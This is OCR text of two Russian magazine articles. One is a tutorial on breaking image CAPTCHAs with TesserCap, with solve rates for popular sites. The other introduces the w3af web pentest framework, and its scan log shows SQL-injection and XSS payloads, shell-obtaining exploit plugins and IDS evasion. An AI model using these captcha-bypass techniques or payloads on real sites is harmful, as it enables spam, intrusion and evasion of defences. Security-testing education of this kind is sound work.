контекстном меню выбрать пункт Send To Image Preprocessor.

ИНТЕРФЕЙС. ВКЛАДКА OPTIONS

Вкладка опций содержит различные элементы управления для конфигурирования TesserCap. Здесь можно выбрать OCR-систему, задать параметры веб-прокси, включить переадресацию и предварительную обработку изображений, добавить пользовательские HTTP-заголовки, а также указать диапазон символов для системы распознавания: цифры, буквы в нижнем регистре, буквы в верхнем регистре, специальные символы.

Теперь о каждой опции поподробней. Прежде всего, можно выбрать OCR-систему. По умолчанию доступна только одна — Tesseract-ORC, так что заморачиваться с выбором тут не придется. Еще одна очень интересная возможность программы — выбор диапазона символов. Возьмем, например, капчу с xakep.ru — видно, что она не содержит ни одной буквы, а состоит только из цифр. Так зачем нам лишние символы, которые только увеличат вероятность некорректного распознавания? Конечно, они нам ни к чему, поэтому при тестировании капчи xakep.ru лучше указать, что она содержит одни цифры: Numerics. Но что если выбрать Upper Case? Сможет ли программа распознать капчу, состоящую из заглавных букв любого языка? Нет, не сможет. Программа берет список символов, используемых для распознавания, из конфигурационных файлов, находящихся в \Program Files\Foundstone Free Tools\TesserCap 1.0\tessdata\configs\. Поясню на примере: если мы выбрали опции Numerics и Lower Case, то программа обратится к файлу lowernumeric, начинающемуся с параметра tessedit_char_whitelist.

ОБ АВТОРЕ

Foundstone

Мы не могли не сказать хотя бы пары слов об авторе замечательной утилиты TesserCap. Его зовут Гурсев Сингх Калра. Он работает главным консультантом в подразделении профессиональных услуг Foundstone, которое входит в состав компании McAfee. Гурсев выступал на таких конференциях, как ToorCon, NullCon и ClubHack. Является автором инструментов TesserCap и SSLSmart. Помимо этого, разработал несколько инструментов для внутренних нужд компании. Любимые языки программирования — Ruby, Ruby on Rails и C#.

Подразделение профессиональных услуг Foundstone®, в котором он трудится, предлагает организациям экспертные услуги и обучение, обеспечивает постоянную и действенную защиту их активов от самых серьезных угроз. Команда подразделения профессиональных услуг состоит из признанных экспертов в области безопасности и разработчиков, имеющих богатый опыт сотрудничества с международными корпорациями и государственными организациями по вопросам безопасности.

За ним следует список символов, которые будут использоваться для решения капчи. По умолчанию в файлах содержатся только буквы латинского алфавита, так что для распознавания кириллицы надо заменить или дополнить список символов.

Теперь немного о том, для чего нужно поле Http Request Headers. Например, на некоторых веб-сайтах нужно залогиниться, для того чтобы увидеть капчу. Чтобы TesserCap смогла получить доступ к капче, программе необходимо передать в запросе HTTP такие заголовки, как Accept, Cookie и Referrer и т. д. Используя веб-прокси (Fiddler, Burp, Charles, WebScarab, Paros и т. д.), можно перехватить посылаемые заголовки запроса и ввести их в поле ввода Http Request Headers. Еще одна опция, которая наверняка пригодится, — это Follow Redirects. Дело в том, что TesserCap по умолчанию не следует переадресации. Если тестовый URL-адрес должен следовать переадресации для получения изображения, нужно выбрать эту опцию.

Ну и осталась последняя опция, включающая/отключающая механизм предварительной обработки изображений, который мы рассмотрим далее. По умолчанию предварительная обработка изображений отключена. Пользователи сначала настраивают фильтры предварительной обработки изображений согласно тестируемым CAPTCHA-изображениям и затем активируют этот модуль. Все CAPTCHA-изображения, загружаемые после включения опции Enable Image Preprocessing, проходят предварительную обработку и уже затем передаются в OCR-систему Tesseract для извлечения текста.

ИНТЕРФЕЙС. ВКЛАДКА IMAGE PREPROCESSING

Ну вот мы и добрались до самой интересной вкладки. Именно тут настраиваются фильтры для удаления с капч различных шумов и размытий, которые стараются максимально усложнить задачу системе распознавания. Процесс настройки универсального фильтра предельно прост и состоит из девяти этапов. Изменения изображения отображаются на каждом этапе предварительной обработки. Кроме того, на странице имеется компонент проверки, который позволяет оценить правильность распознавания капчи при наложенном фильтре. Рассмотрим подробно каждый этап.

Этап 1. Инверсия цвета

На данном этапе инвертируются цвета пикселей для CAPTCHA-изображений. Код, представленный ниже, демонстрирует, как это происходит:

```
for(each pixel in CAPTCHA)
{
  if (invertRed is true)
    new red = 255 - current red
    if (invertBlue is true)
      new blue = 255 - current blue
    if (invertGreen is true)
      new green = 255 - current green
}
```

Инверсия одного или нескольких цветов часто открывает новые возможности для проверки тестируемого CAPTCHA-изображения.

Этап 2. Изменение цвета

На данном шаге можно изменить цветовые компоненты для всех пикселей изображения. Каждое числовое поле может содержать 257 (от -1 до 255) возможных значений. Для RGB-компонентов каждого пикселя в зависимости от значения в поле выполняются следующие действия:

1. Если значение равно -1, соответствующий цветовой компонент не меняется.
2. Если значение не равно -1, все найденные компоненты указанного цвета (красный, зеленый или синий) меняются в соответствии с введенным в поля значением. Значение 0 удаляет компонент, значение 255 устанавливает его максимальную интенсивность и т. д.

Этап 3. Градация серого (Шкала яркости)

На третьем этапе все изображения конвертируются в изображения в градациях серого. Это единственный обязательный этап преобразования изображений, который нельзя пропустить. В зависимости от выбранной кнопки выполняется одно из следующих действий, связанных с цветовой составляющей каждого пикселя:

1. Average → (Red + Green + Blue)/3.
2. Human → (0.21 * Red + 0.71 * Green + 0.07 * Blue).
3. Average of minimum and maximum color components → (Minimum (Red + Green + Blue) + Maximum (Red + Green + Blue))/2.
4. Minimum → Minimum (Red + Green + Blue).
5. Maximum → Maximum (Red + Green + Blue).

В зависимости от интенсивности и распределения цветовой составляющей CAPTCHA любой из этих фильтров может улучшить извлекаемое изображение для дальнейшей обработки.

Этап 4. Сглаживание и резкость

Чтобы усложнить извлечение текста из CAPTCHA-изображений, в них добавляют

РЕЗУЛЬТАТ ПРОВЕРКИ CAPTCHA НА ПОПУЛЯРНЫХ САЙТАХ

Веб-сайт	Доля распознанных капч
Wikipedia	20–30%
Ebay	20–30%
reddit.com	20–30%
CNBC	>50%
foodnetwork.com	80–90%
dailymail.co.uk	>30%
megaupload.com	>80%
pastebin.com	70–80%
cavenue.com	>80%

Изменение помех при изменении различных диапазонов цветового значения пикселей в сторону белого или черного

шум в форме однопиксельных или многопиксельных точек, посторонних линий и пространственных искажений. При сглаживании изображения возрастает случайный шум, для устранения которого потом используются фильтры Bucket или Cutoff. В числовом поле Passes следует указать, сколько раз нужно применить соответствующую маску изображения перед переходом на следующий этап. Давай рассмотрим компоненты фильтра для сглаживания и повышения резкости. Доступны два типа масок изображения:

- Фиксированные маски. По умолчанию TesserCap имеет шесть наиболее популярных масок изображения. Эти маски могут сглаживать изображение или повышать резкость (преобразование Лапласа). Изменения отображаются сразу же после выбора маски с помощью соответствующих кнопок.
- Пользовательские маски изображения. Юзер также может настроить пользовательские маски обработки изображений, вводя значения в числовые поля и нажимая кнопку Save Mask. Если сумма коэффициентов в этих окошках меньше нуля, выдается ошибка и маска не применяется. При выборе фиксированной маски кнопку Save Mask использовать не требуется.

Этап 5. Вводим оттенки серого

На этом этапе обработки изображения его пиксели могут быть окрашены в широкий диапазон оттенков серого. Этот фильтр отображает распределение градаций серого в 20 бакетах (bucket)/диапазонах. Процент пикселей, окрашенных в оттенки серого в диапазоне от 0 до 12, указан в бакете 0, процент пикселей, окрашенных в оттенки серого в диапазоне от 13 до 25, — в бакете 1 и т. д. Пользователь может выбрать одно из следующих действий для каждого диапазона значений, соответствующих оттенкам серого:

1. Оставить без изменения (Leave As Is).
2. Заменить белым (White).
3. Заменить черным (Black).

Благодаря этим опциям можно контролировать различные диапазоны оттенков серого, а также сокращать/удалять шум, меняя оттенки серого в сторону белого или черного.

Этап 6. Настройка отсечения (cutoff)

Этот фильтр строит график зависимости значения уровня серого от частоты встречаемости и предлагает выбрать отсечение. Принцип работы отсекающего фильтра показан ниже в псевдокоде:

```
if (pixel’s grayscale value <= Cutoff)
 pixel grayscale value = (0 OR 255)
 -> в зависимости, от того какая опция
 выбрана (<= или => : Set Every Pixel
 with value <=/=> Threshold to 0.
 Remaining to 255)
```

График показывает подробное распределение пикселей CAPTCHA по цветам и помогает удалить помехи с помощью отсечения значений уровня серого.

Этап 7: Обтесывание (chopping)

После применения сглаживающего, отсекающего, bucket- и других фильтров CAPTCHA-изображения всё еще могут быть зашумлены однопиксельными или многопиксельными точками, посторонними линиями и пространственными искажениями. Принцип работы

фильтра обтесывания заключается в следующем: если количество смежных пикселей, окрашенных в данный оттенок серого, меньше величины в числовом поле, фильтр обтесывания присваивает им значение 0 (черный) или 255 (белый) по выбору пользователя. При этом CAPTCHA анализируется как в горизонтальном, так и в вертикальном направлении.

Этап 8: Изменение ширины границы.
Как утверждает автор утилиты, в ходе первоначальных исследований и разработки TesserCap он неоднократно отмечал, что, когда CAPTCHA-изображения имеют толстую граничную линию и ее цвет отличается от основного фона CAPTCHA, некоторые системы OCR не могут распознать текст. Данный фильтр предназначен для обработки граничных линий и их изменения. Граничные линии с шириной, которая указана в числовом поле, окрашиваются в черный или белый по выбору пользователя.

Этап 9: Инверсия серого оттенка
Этот фильтр проходит каждый пиксель и заменяет его значение уровня серого новым, как показано ниже в псевдокоде. Инверсия серого проводится для подгонки изображения под цветовые настройки OCR-системы.

```
for(each pixel in CAPTCHA)
  new grayscale value = 255 - current
  grayscale value
```

Этап 10: Проверка распознавания капчи
Цель данного этапа — передать предварительно обработанное CAPTCHA-изображение OCR-системе для распознавания. Кнопка Solve берет изображение после фильтра инверсии серого, отправляет в OCR-систему для извлечения текста и отображает возвращенный текст в графическом интерфейсе. Если распознанный текст совпадает с текстом на капче, значит, мы правильно задали фильтр для предварительной обработки. Теперь можно перейти на вкладку опций и включить опцию предварительной обработки (Enable Image Preprocessing) для обработки всех последующих загруженных капч.

РАСПОЗНАЕМ КАПЧИ

Ну что ж, пожалуй, мы рассмотрели все опции этой утилиты, и теперь неплохо было бы протестировать какую-нибудь капчу на прочность. Предлагаю для примера взять капчу xakep.ru.

Итак, запускаем утилиту и идем на сайт журнала. Видим список свежих новостей, заходим в первую попавшуюся и пролистываем до места, где можно оставить свой комментарий. Ага, коммент так просто не добавить (еще бы, а то бы давно уже всё заспамили) — нужно вводить капчу. Ну что ж, проверим, можно ли это автоматизировать. Копируем URL картинки и вставляем его в адресную строку TesserCap. Указываем, что нужно загрузить 12 капч, и нажимаем Start. Программа послушно загрузила 12 картинок и попыталась их распознать. К сожалению, все капчи оказались либо не распознаны, о чем свидетельствует надпись -Failed- под ними, либо распознаны неправильно. В общем, неудивительно, так как посторонние шумы и искажения не были удалены. Этим мы сейчас и займемся. Жмем правой кнопкой мыши на одну из 12 загруженных картинок и отправляем ее в систему

предварительной обработки (Send To Image Preprocessor). Внимательно рассмотрев все 12 капч, видим, что они содержат только цифры, поэтому идем на вкладку опций и указываем, что распознавать нужно только цифры (Character Set = Numerics). Теперь можно переходить на вкладку Image Preprocessing для настройки фильтров. Сразу скажу, что поигравшись с первыми тремя фильтрами («Инверсия цвета», «Изменение цвета», «Градация серого») я не увидел никакого положительного эффекта, поэтому оставил там всё по дефолту. Я выбрал маску Smooth Mask 2 и установил количество проходов равным одному. Фильтр Grayscale buckets я пропустил и перешел сразу к настройке отсечения. Выбрал значение 154 и указал, что те пиксели, которых меньше, нужно установить в 0, а те, которых больше, в 255. Чтобы избавиться от оставшихся точек, включил chopping и изменил ширину границы до 10. Последний фильтр включать не было смысла, поэтому я сразу нажал на Solve.

На капче у меня было число 714945, но программа распознала его как 711435. Это, как видишь, совершенно неверно. В конечном итоге, как я ни бился, нормально распознать капчу у меня так и не получилось. Пришлось экспериментировать с pastebin.com, которые без проблем удалось распознать. Но если ты окажешься усидчивее и терпеливее и сумеешь получить корректное распознавание капч с xakep.ru, то сразу заходи на вкладку опций и включай предварительную обработку изображений (Enable Image Preprocessing). Затем переходи на Main и, кликнув на Start, загружай свежую порцию капч, которые теперь будут предварительно обрабатываться твоим фильтром. После того, как программа отработает, отметь корректно/некорректно распознанные капчи (кнопки Mark as Correct/Mark as InCorrect). С этого момента можно просматривать сводную статистику по распознаванию с помощью Show Statistics. В общем-то, это своеобразный отчет о защищенности той или иной CAPTCHA. Если стоит вопрос о выборе того или другого решения, то с помощью TesserCap вполне можно провести свое собственное тестирование.

ЗАКЛЮЧЕНИЕ

CAPTCHA-изображения являются одним из самых эффективных механизмов по защите веб-приложений от автоматизированного заполнения форм. Однако слабые капчи смогут защитить от случайных роботов и не устоят перед целенаправленными попытками их решить. Как и криптографические алгоритмы, CAPTCHA-изображения, тщательно протестированные и обеспечивающие высокий уровень безопасности, являются самым лучшим способом защиты. На основе статистики, которую привел автор программы, я выбрал для своих проектов reCaptcha и буду рекомендовать ее всем своим друзьям — она оказалась самой стойкой из протестированных. В любом случае не стоит забывать, что в Сети есть немало сервисов, которые предлагают полуавтоматизированное решение CAPTCHA. Через специальный API ты передаешь сервису изображение, а тот через непродолжительное время возвращает решение. Решает капчу реальный человек (например, из Китая), получая за это свою копеечку. Тут уже никакой защиты нет :).

Тарас Иващенко (oxdef@oxdef.info)



ФРЕЙМВОРК для веб-пентестера

ТЕСТИРУЕМ БЕЗОПАСНОСТЬ ВЕБ-ПРИЛОЖЕНИЯ С ПОМОЩЬЮ W3AF

WARNING

Информация представлена исключительно для ознакомления. Редакция не несет ответственности за ее использование в противозаконных целях. Подобные действия влекут за собой уголовное преследование.




Проект w3af сильно выделяется среди многих других инструментов для исследования безопасности веб-приложений. Это не обычный сканер с жестко забитым функционалом, а фреймворк, позволяющий использовать более сотни различных плагинов для исследования сайта, поиска уязвимостей и их последующей эксплуатации.

ЧТО ТАКОЕ W3AF?

Современные веб-приложения уже мало чем похожи на своих предшественников, которые были в ходу еще пять лет назад. Они становятся всё более популярными, используют намного больше технологий, что увеличивает возможный вектор атаки, обрабатывают всё больше разной информации, включая финансовые и персональные данные. Чтобы снизить риски, мы можем внедрить процесс безопасной разработки программного обеспечения, важным этапом которого является тестирование безопасности. Условно говоря, можно выделить четыре вида тестирования безопасности веб-приложения:

1. Автоматизированное сканирование на уязвимости.
2. Ручное тестирование безопасности (пентестинг).
3. Статический анализ кода.
4. Аудит кода.


Сегодня я хочу рассказать о проекте **w3af** (w3af.org). Это фреймворк для тестирования безопасности веб-приложения (Web Application Attack and Audit Framework), который может быть использован для первых двух видов тестирования. Автором этого открытого проекта является Андреас Рианчо из Аргентины. Сейчас проект разрабатывается преимущественно им и небольшой группой контрибьюторов со всего мира, в которую входит и автор этих строк :). В работе над ним также принимают активное участие такие известные компании, как Rapid7 и Яндекс! Фреймворк написан на Python, который, как ты знаешь, является «языком с батарейками». Батарейки w3af — это его расширения, которых набралось уже больше сотни. Это, конечно, еще не Mozilla Firefox, но уже достаточно мощное средство.



Главное окно w3af

КАК УСТРОЕН W3AF?

Фреймворк w3af состоит из двух важных частей: ядра и плагинов. Ядро запускает главный процесс и координирует работу плагинов,



Информационный поток в w3af

а также обмен информации между ними. Плагины, в свою очередь, находят уязвимости и позволяют проэксплуатировать их. Через ядро плагины обмениваются информацией, к примеру, о найденных запросах для фаззинга. В качестве центрального хранилища информации выступает так называемая «база знаний».

Слово «фреймворк» в названии разработки употребляется не случайно. W3af предоставляет платформу, в то время как весь функционал для пентеста реализован в разных плагинах. Для каждого нового сканирования ты можешь выбирать только нужные тебе аддоны, комбинируя их. Плагин каждого типа, которых в общей сложности насчитывается восемь, отвечает за выполнение определенной задачи.

1. Плагины для поиска возможных точек входа в приложение (или так называемые discovery-плагины) собирают формы, ссылки и вообще всё, что может сгенерировать запрос к веб-приложению. Таким образом формируется карта запросов тестируемого приложения. Хорошим примером такого плагина является классический веб-паук, реализованный в виде модуля webSpider. Discovery-плагины запускаются в цикле, благодаря чему цели, обнаруженные на предыдущем этапе, попадают на вход этих же плагинов на следующем этапе. Этот процесс продолжается до тех пор, пока не будет достигнут лимит, установленный для режима поиска целей для фаззинга.
2. Аудит-плагины используют вывод плагинов (то есть точки входа в приложение) для поиска уязвимостей, которые позволяют осуществить такие атаки, как XSS, SQL-инъекция, (R)LFI и множество других.
3. Grep-плагины просты, но в тоже время очень полезны, как и известная UNIX-утилита, в честь которой они названы. Смысл такой: через grep-плагин проходит каждая пара HTTP-запрос/ответ, в которой производится поиск интересующей нас информации (номера кредитных карт, внутренние IP-адреса, адреса электронной почты и т. п.). Эти плагины также умеют искать участки потенциально опасного JavaScript-кода, например:

```
document.write
document.location
eval
...
```

   Подобные участки кода часто создают предпосылки для реализации атак вида DOM based XSS (www.owasp.org/index.php/DOM_Based_XSS).
4. Bruteforce-плагины, как можно догадаться, производят перебор значений для механизмов аутентификации HTTP Basic и для обычной формы для логина. Например, плагин formLogin автоматически детектирует формы входа по содержанию в них двух параметров, один из которых имеет тип password. После обнаружения такой формы сразу начинается брут.
5. Attack-плагины предназначены не для поиска брешей, а для их эксплуатации. Они, как и другие аддоны, используют общую базу знаний о тестируемом приложении, в частности, они используют информацию о найденных уязвимостях и пытаются их проэксплуатировать. Да-да, именно эти плагины могут помочь добыть заветный шелл на бажном сервере. ;)
6. Mangle-плагины позволяют на лету менять что-нибудь в запросах к веб-приложению и его ответах. Если опять провести аналогию с миром UNIX, это фактически эквивалент текстового потокового редактора sed, но уже для HTTP-транзакций. Заменить во всех ответах hidden-поля на обычные текстовые? Пожалуйста!
7. Evasion-плагины используются для обхода простых правил различных IDS. Хочешь подольше оставаться незамеченным при проведении очередного пентеста веб-приложения? Тогда используй что-нибудь из этого набора.
8. Output-плагины выполняют простую миссию: формируют в удобочитаемом виде отчеты о результатах работы w3af. Выбирай, что тебе больше подходит — «православный» текстовый формат или «энтерпрайзный» PDF, — или по-быстрому напиши более подходящий для твоих нужд плагин.
9. Auth-плагины берут на себя весь процесс управления пользовательской сессией: авторизируются в веб-приложении, проверяют, чтобы сессия оставалась валидной, и выполняют в конце сканирования корректный выход из веб-приложения. Это очень удобно. Ещё совсем недавно не было удобной возможности сканировать пользовательские части веб-приложений, то есть те, что находятся за авторизацией. Да, можно было указать w3af использовать предварительно полученную из браузера куку, но это не самый удобный способ. Сейчас в составе w3af всего один auth-плагин, но он подойдёт для большинства случаев. Да и не забывай, что мы имеем дело с фреймворком, и можно написать такой плагин практически для любой формы аутентификации: SMS, токены и т.п. У тебя в руках вся мощь Python!

СКАНИРУЕМ ВЕБ-ПРИЛОЖЕНИЕ

Теперь, когда мы немного разобрались с архитектурой w3af, настало время увидеть его в действии. Специально для демонстрации я написал простое, но очень «вебдванольное» приложение социальной направленности под названием Itter. Да, это сервис для ведения микроблогов, и, я надеюсь, он станет таким же популярным, как его ограниченный 140 символами на одно сообщение старший брат. :)

Тестовое веб-приложение обладает следующими свойствами:


- основано на LAMP (Linux-Apache-MySQL-PHP);
- имеет функцию поиска и сервис приватных сообщений;
- полноценный доступ к функционалу приложения предоставляется только зарегистрированным и авторизованным пользователям;
- активно использует AJAX;
- имеет, черт побери, уязвимости!

ХОЛОДНЫЙ ЗАПУСК


Для начала давай просканируем наше веб-приложение без авторизации — просто натравим на него сканер. В w3af есть два (вообще, уже три, но это пока небольшой сюрприз) интерфейса:

- gtkUi — графический, основанный на тулките GTK;
- consoleUi — хакерский UI для консольных старожилов (конечно же, с удобным автозавершением команд).


Будем использовать первый из них. Для запуска GUI-версии набираем в консоли «./w3af_gui» и видим что-то похожее на изображенное на скриншоте 1. Главное окно разделено на несколько секций: профиль, цель, плагины и тулбар. Немного расскажу о профилях.



Структура веб-приложения



Результаты сканирования w3af



Использование прокси-утилиты в w3af

Как можно догадаться, это именованные наборы настроек, которые можно загружать в w3af. По сути, это ini-файлы, в которых ты можешь сохранять полюбившуюся тебе конфигурацию w3af, в том числе тестируемый URL, выбранные и настроенные плагины, core-настройки и многое другое. Например, для сканирования Itter я создал простой профиль под названием My Profile, далее подключил в нем discovery-плагины webSpider и pykto (порт знаменитого Nikto на Python), пару grep-плагинов для поиска DOM XSS и несколько плагинов для поиска XSS- и SQL-инъекций. Чтобы начать сканирование, нажимаем Start и ждем несколько минут, пока не появятся первые результаты. Кстати, мы всегда можем наблюдать за действиями w3af на вкладке Log, куда в реальном времени выводятся информационные сообщения от ядра и плагинов. Ход процесса отображается через прогресс-бар и другие идентификаторы.

Примерно через 20 минут сканирование завершается. Посмотрим, что удалось найти w3af. Помимо ошибок конфигурации Апача и кучи подозрений на DOM XSS, сканер обнаружил несколько XSS! Одна из них, в /index.php, представляет для нас особый интерес, остальные мы пока отложим. Плагин Pykto, в свою очередь, обнаружил доступную страницу статуса Apache и phpinfo-скрипт /test.php. Другие плагины установили название и версию используемого веб-сервера и веб-фреймворка. В нашем случае это Apache/2.2.16 на Debian GNU/Linux и язык программировани PHP. Другая полезная фишка, которая позволяет нам лучше понять структуру веб-приложения, — это вкладка URLs с древовидной картой веб-приложения и ее графическим представлением. Здесь же можно просмотреть все HTTP-транзакции, сгенерированные в рамках сканирования.

ПЕНТЕСТИНГ ВЕБ 2.0

Сейчас уже никого не удивишь играми, графическим редактором или видеозвонками через веб-браузер. Неотъемлемой частью интернета стали веб-приложения, в которых логика выполнения запрограммирована на стороне клиента с активным использованием JavaScript, AJAX, JSON, HTML5 и других названий и аббревиатур. :) Такой насыщенный комплекс технологий всё сильнее затрудняет автоматизированное тестирование безопасности веб-приложений. Прошли былые времена. Это история уже не о тестировании обычного веб-сайта с множеством страниц вида /article.php?id=68, на которых, в свою очередь, есть множество ссылок, форм и тому подобного «мяса» для веб-паука. Нажав, как обычно, <Ctrl-U>, чтобы посмотреть HTML-код, ты увидишь месиво из огромного куска JavaScript и немного традиционного HTML. Подобный «сайт» очень часто не по зубам веб-пауку, построенному по классической модели. Это вообще очень интересное направление для развития средств тестирования безопасности веб-приложений. Ведь непонятно, как в такой ситуации автоматизированно обойти весь сайт — встраивать полноценные JS и рендеринг-движки? Использовать подход, подобный Selenium/WebDriver?

Для тестирования подобных приложений не обойтись без специализированных прокси, таких как OWASP WebScarab и Burp Suite, или даже популярного аддона к Firefox — Tamper Data. Такие «пользовательские прокси» позволяют в реальном времени отслеживать (и даже изменять) HTTP-трафик между веб-браузером и веб-сервером. Конечно, подобный инструмент есть и в комплекте w3af. Вернее, таких прокси в нем целых две:

- discovery-плагин spiderMan;
- интерактивный инструмент Intercepting Proxy для ручного тестирования.

Для наших целей будем использовать spiderMan, который, как мы уже разобрались, представляет собой discovery-плагин. Попробуем его в деле. Подключаем плагин в главном окне и запускаем сканирование. В веб-браузере в качестве прокси прописываем 127.0.0.1:44444 (я использую для этого аддон FoxyProxy для Firefox, позволяющий легко управлять проксями и переключаться между ними). SpiderMan будет запущен до webSpider, так что последний сможет использовать его результаты. Переключившись на spiderMan в нашем браузере, немного полазаем по тестируемому веб-приложению. В Log-табе видим:

```
[Mon 30 May 2011 12:08:22 AM MST] spiderMan proxy is running
on 127.0.0.1:44444.
Please configure your browser to use these proxy settings and
navigate the target site. To exit spiderMan plugin please
navigate to http://127.7.7.7/spiderMan?terminate .
[Mon 30 May 2011 12:15:29 AM MST] The user is navigating
through the spiderMan proxy.
[Mon 30 May 2011 12:15:29 AM MST] Trapped fuzzable requests:
[Mon 30 May 2011 12:15:29 AM MST] http://localhost/index.php
| Method: GET
[Mon 30 May 2011 12:15:32 AM MST] http://localhost/user-info.
php | Method: GET
[Mon 30 May 2011 12:22:36 AM MST] SQL injection in a MySQL
database was found at: "http://localhost/user-info.php",
using HTTP method GET. The sent data was: "id=d'z"0".
This vulnerability was found in the request with id 3911.
[Mon 30 May 2011 12:27:10 AM MST] Cross Site Scripting was
found at: "http://localhost/index.php", using HTTP
method GET. The sent data was: "limit=15&u=<ScRIPT>
a=/UzmE/%0Aalert(a.source)</SCRiPT>". The modified parameter
was "u". This vulnerability affects ALL browsers. This
vulnerability was found in the request with id 4042.
```

Как видно из лога, чтобы остановить работу spiderMan, необходимо перейти на специальный адрес, после чего webSpider и другие плагины примутся за дело. Так, аудит-плагины обнаружили SQL- и XSS-инъекцию! Первая дыра, оказавшаяся как раз в AJAX-запросе, была упущена во время первого сканирования.

Добавлю немного про эксплуатацию найденных багов. W3af умеет эксплуатировать некоторые виды уязвимостей и, к примеру, может предоставить тебе заветный шелл на целевой машине. Для эксплуа-


тации обнаруженной уязвимости надо просто перетащить соответствующий эксплоит на вкладке Exploit на уязвимость. Для эксплуатации SQL-инъекций используется наверняка знакомый тебе **sqlmap** (sqlmap.sourceforge.net), встроенный в w3af.

РУЧНОЕ ТЕСТИРОВАНИЕ

Отправить HTTP-запрос в нормальной операционной системе можно с помощью множества способов: Telnet, cURL, Wget, Python + urll ib, в конце концов, :) — выбирай, что больше по душе. В w3af для этого предусмотрены специальные удобные инструменты. Послать пачку однотипных HTTP-запросов с разными значениями одного из параметров? Пожалуйста! Генерировать соответствующие токены можно на том же Python. С помощью редактора HTTP-запросов, в котором есть даже простая подсветка HTTP-синтаксиса, можно отправлять одиночные запросы. Часто возникает необходимость выполнить кодирование какой-нибудь строки в URL или просто посчитать MD5-сумму. Конечно, можно быстро набрать «echo -n "admin" | md5sum» в консоли, но использовать для этого встроенный кодировщик немного удобнее. При раскрутке очередной слепой SQL-инъекции важно различать между собой ответы веб-сервера, для чего тебе наверняка пригодится встроенный diff. Ну и наконец, если ты «вайтхат» или просто аудитор безопасности, то заказчику пентеста надо показать, как «работает» уязвимость, используя возможность экспорта запросов в форматы HTML, AJAX и Python. Иными словами, можно сказать: «Откройте вот эту форму, нажмите „Сабмит" и смотрите, как появляется JS-сообщение...»

Рассмотрим типичный сценарий использования этих инструментов. Запускаем прокси и шаримся по исследуемому веб-приложению (не забываем включить проксирование трафика в браузере). На вкладке History видим отображаемый в реальном времени HTTP-трафик между браузером и сервером. В случае с более мощным приложением, например чатом, транзакций будет значительно больше. В такой ситуации как нельзя кстати будет хороший фильтр: с его помощью можно, к примеру, выводить только транзакции с такими запросами, которые содержат параметры в строке «Запросы» и на которые был получен 2xx-й ответ.

